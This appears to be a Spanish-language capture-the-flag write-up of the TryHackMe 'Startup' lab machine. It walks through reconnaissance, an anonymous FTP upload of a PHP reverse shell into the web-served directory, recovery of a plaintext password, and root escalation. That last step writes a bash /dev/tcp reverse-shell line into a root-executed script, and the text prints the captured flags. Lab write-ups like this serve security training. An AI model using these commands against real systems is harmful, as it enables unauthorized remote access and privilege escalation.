


Ping de reconocimiento inicial, vemos que por el TTL es un Linux, debido a se cercanía al TTL 64




Le realizamos un NMAP para hacer descubrimiento de puertos, estos son los que a mí me gustan realizar, debido a su eficiencia, eso si, solo contempla la existencia de un host.






Importante observar como el puerto 21, esta abierto con el login FTP anonymous, así que primeramente vamos a atacar al mas simple de todos para obtener esos 2 archivos que se nos muestran.




La imagen que hemos descargado. amongus


No hace pinta que vaya relacionado con los metadatos, simplemente parece algo troll. Abramos ahora el otro archivo que hemos descargado que es un txt.




Posible usuario encontrado maya, con este usuario me pongo a hacer ya fuerza bruta con el rockyou a ver si con suerte cuela, no hace pinta pero yo lo dejo mientras hago otras cosas de la web y así aparto el puerto 22




El whatweb no contiene nada sospechoso, simplemente una página, sin enumerar tecnologias ni nada del estilo, entrando en la página normal no parece haber mucha cosa.




Nada aquí en la web.





En /files hay lo mismo que en FTP por si has empezado por aquí primero para ganar tiempo.



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	


Apache/2.4.18 (Ubuntu) Server at 10.10.235.20 Port 80

Vemos que se comunica el FTP con la página por lo que técnicamente ya podemos hacer el proceso inverso y dejar subida una reverse

shell que es lo que vamos a hacer


```
┌──(jouker㉿kalijk)-[~]
└─$ ftp 10.10.235.20
Connected to 10.10.235.20.
220 (vsFTPd 3.0.3)
Name (10.10.235.20:jouker): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put pentestmonkey.php
local: pentestmonkey.php remote: pentestmonkey.php
229 Entering Extended Passive Mode (|||65365|)
150 Ok to send data.
100% |*****************************************************
226 Transfer complete.
5492 bytes sent in 00:00 (43.36 KiB/s)
ftp>
```

subimos el reverse shell y ahora lo veremos en la página principal




Por desgracia he aprofundizado bastante con gobuster empeñado en el listador de directorios y archivos y algo tan simple como esto ni lo había pensado hasta dentro de un rato, por suerte ya tenemos


nuestra terminal web, a la que obviamente hay que pasarle el tratamiento de tty habitual que solemos hacer




Con la tty hecha ya podemos ver primeramente la receta, que es algo que nos pide el propio tryhackme aparte de las flags



He tenido suerte de encontrar la contraseña en texto plano dentro del directorio incidents el archivo que habia dentro, ya que apenas se puede descodificar, he sabido que era el password porque decía algo de spice



Y ya somos el usuario lennie:



03ce3d619b80ccbfb3b7fc81e46c0e79

f963aaa6a430f210222158ae15c3d76d

Las capturas de ahora ya son despues de haber completado la máquina por eso sale el root, pero aún asi vemos como en la carpeta de lennie personal aparte de estar la flag hay una carpeta llamada scripts, por lo que por ahí va el bypass. Viendo el codigo que solo tiene permisos para lennie de ejecución y lectura y no se pueden cambiar porque es root, vemos que redirecciona al /etc/print.sh


```
root@startup:/home/lennie/scripts# cat planner.sh
cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
root@startup:/home/lennie/scripts#
```

Lo que nos lleva a que /etc/print.sh si que es propietario lennie para la ejecución, gracias a eso podemos ver que era un archivo random, pero ahora le hemos puesto una reverse shell. La gracia esta que al ejecutar un script de sudo, que lleva a un script de lennie, aunque la reverse shell la genere lennie, realmente la ha ejecutado sudo

```
root@startup:/home/lennie/scripts# cat /etc/print.sh
cat /etc/print.sh
#/bin/bash
bash -i >& /dev/tcp/10.10.76.173/4445 0>&1
```

Haces ./planner.sh y te pones a la escucha con netcat con otro puerto por ejemplo 4445

Reverse shell al cuadrado, y con esa tecnica de modificar el archivo de antes enviamos una reverse shell pero esta vez como root directamente.


File Edit View Search Terminal Help
root@ip-10-10-76-173:~# nc -nlvp 4445
Listening on 0.0.0.0 4445
Connection received on 10.10.24.61 35792
bash: cannot set terminal process group (1693): Inappropri
bash: no job control in this shell
root@startup:~# cd /root
cd /root
root@startup:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 38 Nov 12 2020 root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#